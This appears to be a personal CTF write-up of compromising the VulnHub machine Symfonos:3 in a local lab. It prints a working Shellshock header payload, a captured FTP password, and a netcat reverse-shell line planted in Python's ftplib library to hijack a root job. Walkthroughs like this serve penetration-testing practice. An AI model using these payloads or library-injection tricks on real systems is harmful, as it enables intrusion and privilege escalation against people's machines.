VulnHub Symfonos3
30 May, 2021
Machine Link: https://www.vulnhub.com/entry/symfonos-31,332/
Beginning with an nmap scan
$ sudo nmap -A -sC -sV -O -p 1-20000 192.168.56.121
Starting Nmap 7.91 ( https://nmap.org )
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.121
Host is up (0.00093s latency).
Not shown: 19997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5b
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:64:72:76:80:51:7b:a8:c7:fd:b2:66:fa:b6:98:0c (RSA)
|   256 74:e5:9a:5a:4c:16:90:ca:d8:f7:c7:78:e7:5a:86:81 (ECDSA)
|_  256 3c:e4:0b:b9:db:bf:01:8a:b7:9c:42:bc:cb:1e:41:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:C1:1C:D9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.93 ms 192.168.56.121

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.36 seconds
ftp didn't allow anonymous login
$ ftp 192.168.56.121
Connected to 192.168.56.121.
220 ProFTPD 1.3.5b Server (Debian) [::ffff:192.168.56.121]
Name (192.168.56.121:kali): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
This time the website had a comment apart from the usual image
$ curl -v 192.168.56.121
*   Trying 192.168.56.121:80...
* Connected to 192.168.56.121 (192.168.56.121) port 80 (#0)
> GET / HTTP/1.1
> Host: 192.168.56.121
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: Apache/2.4.25 (Debian)
< Last-Modified: Sat, 20 Jul 2019 05:19:54 GMT
< ETag: "f1-58e15fe4052c8"
< Accept-Ranges: bytes
< Content-Length: 241
< Vary: Accept-Encoding
< Content-Type: text/html
<
<html>
<head>
<style>
html,body{
    margin:0;
    height:100%;
}
img{
  display:block;
  width:100%; height:100%;
  object-fit: cover;
}
</style>
</head>
<body>

<img src="image.jpg">

<!-- Can you bust the underworld? -->

</body>
</html>
* Connection #0 to host 192.168.56.121 left intact
I ran gobuster next and found a path at the root of the site
$ ./gobuster dir -r -u http://192.168.56.121/ -w wordlists/common.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.121/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd.php        (Status: 403) [Size: 279]
/.htaccess.php        (Status: 403) [Size: 279]
/.hta.php             (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/cgi-bin/             (Status: 403) [Size: 279]
/cgi-bin/.php         (Status: 403) [Size: 279]
/gate                 (Status: 200) [Size: 202]
/index.html           (Status: 200) [Size: 241]
/server-status        (Status: 403) [Size: 279]

===============================================================
Finished
===============================================================
I added gate to the path and fuzzed again, this time using the directory-list-medium
$ ./gobuster dir -r -u http://192.168.56.121/gate -w wordlists/directory-list-2.3-medium.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.121/gate
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/cerberus             (Status: 200) [Size: 202]
===============================================================
Finished
===============================================================
With the limited wordlists I tried I couldn't get any further paths so I went back to the inital scan and tried for /cgi-bin/
$ ./gobuster dir -r -u http://192.168.56.121/cgi-bin/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.121/cgi-bin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/underworld           (Status: 200) [Size: 63]
===============================================================
Finished
===============================================================

$ curl -v 192.168.56.121/cgi-bin/underworld/
*   Trying 192.168.56.121:80...
* Connected to 192.168.56.121 (192.168.56.121) port 80 (#0)
> GET /cgi-bin/underworld/ HTTP/1.1
> Host: 192.168.56.121
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: Apache/2.4.25 (Debian)
< Content-Length: 63
< Content-Type: text/html
<
 17:19:08 up 23 min,  0 users,  load average: 0.40, 3.02, 2.50
* Connection #0 to host 192.168.56.121 left intact
This looks like the output of uptime. I went to the CGI enumeration guide on hacktricks.xyz and the first vulnerability to check for as per them is ShellShock. Indeed this instance was vulnerable to shell shock
$ nmap 192.168.56.121 -p 80 --script=http-shellshock --script-args uri=/cgi-bin/underworld/
Starting Nmap 7.91 ( https://nmap.org )
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.121
Host is up (0.00076s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://seclists.org/oss-sec/2014/q3/685
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

$ curl -H 'User-Agent: () { :; }; echo; /bin/bash -c "cat /etc/passwd"' 192.168.56.121/cgi-bin/underworld/
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
hades:x:1000:1000:,,,:/home/hades:/bin/bash
cerberus:x:1001:1001:,,,:/home/cerberus:/bin/bash
proftpd:x:108:65534::/run/proftpd:/bin/false
ftp:x:109:65534::/srv/ftp:/bin/false
Using this I wwas able to gain a reverse shell as cerberus
$ nc -vlnp 4242
listening on [any] 4242 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.121] 60916
/bin/sh: 0: can't access tty; job control turned off
$ whoami
cerberus
$ id
uid=1001(cerberus) gid=1001(cerberus) groups=1001(cerberus),33(www-data),1003(pcap)
ProFTPD was running as hades. At this point I was stuck, linpeas had offered nothing and I couldn't find any interesting directories or enumeration points. I searched around and got a hint that I would have to use tcpdump in some way to move forward.
$ tcpdump -vv -i lo -w temp.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
On analysis the PCAP using Wireshark I found the FTP password used by hades

hades:PTpZTfU4vxgzvRBE
Thanks to password re-use, I was able to login as hades using SSH
After going through a lot of directories I found something under /opt
hades@symfonos3:~$ cd /opt
hades@symfonos3:/opt$ ls
ftpclient
hades@symfonos3:/opt$ cd ftpclient/
hades@symfonos3:/opt/ftpclient$ ls -ltrhA
total 8.0K
-rw-r--r-- 1 root hades 262 Apr  6  2020 ftpclient.py
-rw-r--r-- 1 root hades 251 May 29 18:29 statuscheck.txt
hades@symfonos3:/opt/ftpclient$ cat ftpclient.py
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
So this must be the script responsible for the network connection and thus putting a password on the wire. This is owned by root so I couldn't change the script itself but I found out that I can mutate its dependency ftplib
hades@symfonos3:/usr/lib/python2.7$ ls -ltrh ftplib.py
-rwxrw-r-- 1 root gods 37K Sep 26  2018 ftplib.py
hades@symfonos3:/usr/lib/python2.7$ id
uid=1000(hades) gid=1000(hades) groups=1000(hades),1002(gods)
hades@symfonos3:/usr/lib/python2.7$ cat ftplib.py | head -10
import os
os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.103 4242 >/tmp/f")
"""An FTP client class and some helper functions.

Based on RFC 959: File Transfer Protocol (FTP), by J. Postel and J. Reynolds

Example:

>>> from ftplib import FTP
>>> ftp = FTP('ftp.python.org') # connect to host, default port
After a little while...
$ nc -vlnp 4242
listening on [any] 4242 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.121] 32942
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls /root/
proof.txt
# cat /root/proof.txt

        Congrats on rooting symfonos:3!
                                        _._
                                      _/,__\,
                                   __/ _/o'o
                                 /  '-.___'/  __
                                /__   /\  )__/_))\
     /_/,   __,____             // '-.____|--'  \\
    e,e / //  /___/|           |/     \/\        \\
    'o /))) : \___\|          /   ,    \/         \\
     -'  \\__,_/|             \/ /      \          \\
             \_\|              \/        \          \\
             | ||              <    '_    \          \\
             | ||             /    ,| /   /           \\
             | ||             |   / |    /\            \\
             | ||              \_/  |   | |             \\
             | ||_______________,'  |__/  \              \\
              \|/_______________\___/______\_             \\
               \________________________     \__           \\        ___
                  \________________________    _\_____      \\ _____/
                     \________________________               \\
        ~~~~~~~        /  ~~~~~~~~~~~~~~~~~~~~~~~~~~~  ~~ ~~~~\\~~~~
            ~~~~~~~~~~~~~~    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~    //

        Contact me via Twitter @zayotic to give feedback!